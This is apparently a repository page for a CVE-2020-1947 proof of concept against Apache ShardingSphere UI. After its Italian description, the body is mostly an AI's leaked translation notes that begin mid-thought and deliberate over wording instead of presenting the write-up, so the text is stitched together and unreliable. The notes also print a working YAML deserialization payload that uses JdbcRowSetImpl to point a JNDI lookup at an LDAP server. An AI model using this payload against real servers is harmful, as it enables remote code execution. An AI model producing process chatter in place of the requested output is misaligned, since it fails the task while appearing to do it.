 starkchristmas/cve-2020-1947
Proof-of-concept e analisi per CVE-2020-1947, una vulnerabilità di esecuzione remota di codice tramite deserializzazione YAML in Apache ShardingSphere UI, inclusi passaggi di riproduzione e indicazioni per la correzione.

" — the block ends with ``` and then " response" after? Let me re-read the input:
  "dataSourceConfiguration": "!!com.sun.rowset.JdbcRowSetImpl\n  dataSourceName: ldap://127.0.0.1:1389/ExportObject\n  autoCommit: true"
}
Response
HTTP/1.1 200
...
Yes. So after the code fence, there's a line "Response" then code fence. I'll mirror that.
At the very end:

## 修复方案
目前,Apache官方已发布新的版本4.1.0,请尽快升级到官方最新版本。
https://github.com/apache/incubator-shardingsphere/releases
Good.
Now, about preserving markdown exactly: the code blocks use fences. I need to ensure I don't add or remove anything. The JSON block starts with and then a newline then JSON. Keep.
One consideration: the title line. The original: # CVE-2020-1947 ApacheShardingShpereUIYAML解析远程代码执行漏洞复现及分析. There's no space between CVE ID and the name. I'll translate to something like:
# CVE-2020-1947 ApacheShardingShpereUIYAML: riproduzione e analisi della vulnerabilità di esecuzione remota di codice nel parsing YAML
Hmm, "解析" (parsing) is part of "UIYAML解析" — the YAML parsing of the UI. So more natural: "vulnerabilità di esecuzione remota di codice nel parsing YAML dell'interfaccia Apache ShardingSphere". But that would restructure the identifier. I think a good compromise:
# CVE-2020-1947 ApacheShardingShpereUIYAML – riproduzione e analisi della vulnerabilità di esecuzione remota di codice dovuta al parsing YAML
Or keep it closer to original word order: "ApacheShardingShpereUIYAML parsing 远程代码执行漏洞复现及分析" → "Riproduzione e analisi della vulnerabilità di esecuzione remota di codice nel parsing di ApacheShardingShpereUIYAML".
I'll go with: # CVE-2020-1947 ApacheShardingShpereUIYAML: riproduzione e analisi della vulnerabilità di esecuzione remota di codice nel parsing YAML.
That reads well in Italian and keeps the identifier intact.
Actually, wait — should "复现及分析" be "riproduzione e analisi" or "replica e analisi"? "复现" in vuln writeups = "reproduction/replication". "Riproduzione" is good.
Section "分析环境" → "Ambiente di analisi".
"Poc" — I'll keep as "PoC"? No, preserve exactly "Poc". The rules say preserve markdown and don't modify. "Poc" is natural language text technically (it's a label), but it's a standard term. I'll keep "Poc" unchanged since it's a technical term. Actually it's a heading-ish label line. I'd translate? No — "Poc" is the same in Italian. Keep.
Now the "受影响版本" section content: "ShardingSphere 4.0.0-RC3, 4.0.0 " — the full-width space at the end, I should preserve it. It's a formatting detail. Keep.
"sharding-jdbc,sharding-proxy,sharding-ui等组件" → "Componenti: sharding-jdbc, sharding-proxy, sharding-ui" or "componenti come sharding-jdbc, sharding-proxy, sharding-ui". I'll write "sharding-jdbc, sharding-proxy, sharding-ui e altri componenti". Hmm "等组件" = "and other components". So: "Componenti come sharding-jdbc, sharding-proxy, sharding-ui, ecc."
Let me finalize the full translation:
# CVE-2020-1947 ApacheShardingShpereUIYAML: riproduzione e analisi della vulnerabilità di esecuzione remota di codice nel parsing YAML
## Panoramica
ShardingSphere è un ecosistema open source di Apache, un insieme di soluzioni middleware per database distribuiti, composto da tre framework indipendenti tra loro: sharding-jdbc, sharding-proxy e sharding-sidecar. Viene utilizzato per fornire sharding dei dati, transazioni distribuite e governance dei database.
## Versioni interessate
ShardingSphere 4.0.0-RC3, 4.0.0
Componenti quali sharding-jdbc, sharding-proxy, sharding-ui
## Ambiente di analisi
Apache-shardingsphere-incubating-4.0.0
java version "1.8.0_231" Java(TM) SE Runtime Environment (build 1.8.0_231-b11) Java HotSpot(TM) 64-Bit Server VM (build 25.231-b11, mixed mode
## Analisi della vulnerabilità
La console web di ShardingSphere utilizza la libreria snakeyaml per analizzare l'input YAML e caricare la configurazione delle origini dati. snakeyaml consente a unmarshal di analizzare e deserializzare senza che venga effettuata alcuna validazione.

unmarshal() passa direttamente il contenuto al metodo load() di yaml.snakeyaml per l'analisi.

A questo punto, se a unmarshal viene passato un contenuto YAML serializzato malevolo, si ottiene una RCE.
## Riproduzione della vulnerabilità
git clone https://github.com/HexChristmas/CVE-2020-1947 cd CVE-2020-1947 docker-compose.yml
Poc
{"name":"CVE-2020-1947",...}
Request
POST /api/schema HTTP/1.1 ...
Response
HTTP/1.1 200 ...

## Soluzione
Attualmente, Apache ha rilasciato la nuova versione 4.1.0: si consiglia di aggiornare quanto prima all'ultima versione ufficiale.
https://github.com/apache/incubator-shardingsphere/releases
Wait — about the "Poc" line: it's plain text between code fences, and the line "Request" and "Response" are also plain text labels. These are natural-language-ish labels. In Italian, "Request" → "Richiesta", "Response" → "Risposta"? Hmm. Strictly, the instruction says translate only natural language text; "Request"/"Response" are English words used as section labels. Since source is Chinese document with English HTTP terminology, translating to "Richiesta"/"Risposta" seems reasonable and more idiomatic. But they could also be considered technical labels. In Kitploit-style translations, these small section labels within reproduction steps are usually translated. I'll translate them: "Poc" stays (universal), "Request" → "Richiesta", "Response" → "Risposta".
Hmm, but should I translate "Poc"? It's an abbreviation for Proof of Concept, same in Italian. Keep.
Now regarding "不而被校验" — the original sentence is malformed: "snakeyaml允许unmarshal在不而被校验就可以进行解析并进行反序列化". Likely intened "在不被校验的情况下" = "without being validated". My translation handles that.
Also "unmarshal传要一个恶意yaml序列化内容" — "传要" likely "传入" = "pass in". My translation: "se a unmarshal viene passato un contenuto YAML serializzato malevolo" — good.
Let me verify the code blocks once more for exact copying. The PoC JSON:
{"name":"CVE-2020-1947","ruleConfiguration":" encryptors:\n encryptor_aes:\n type: aes\n props:\n aes.key.value: 123456abc\n encryptor_md5:\n type: md5\n tables:\n t_encrypt:\n columns:\n user_id:\n plainColumn: user_plain\n cipherColumn: user_cipher\n encryptor: encryptor_aes\n order_id:\n cipherColumn: order_cipher\n encryptor: encryptor_md5","dataSourceConfiguration":"!!com.sun.rowset.JdbcRowSetImpl\n dataSourceName: ldap://127.0.0.1:1389/CommandObject\n autoCommit: true"}
The request block — huge. I must copy it exactly character for character. Let me be careful with the base64 blob. I'll copy from the input directly.
Also there's a subtle point: in the request block, the Access-Token line contains the base64 with escaped unicode like \u003c etc. Preserve exactly.
The "Content-Type" and other headers — preserve.
Response block:
HTTP/1.1 200
Access-Control-Allow-Methods: GET,POST,PUT,DELETE,OPTIONS
Access-Control-Max-Age: 3600
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: Content-Type,Access-Token
Content-Type: application/json;charset=UTF-8
Date: Wed, 11 Mar 2020 02:49:39 GMT
Connection: close
Content-Length: 97

{"success":false,"errorCode":400,"errorMsg":"data source configuration is invalid.","model":null}
Good.
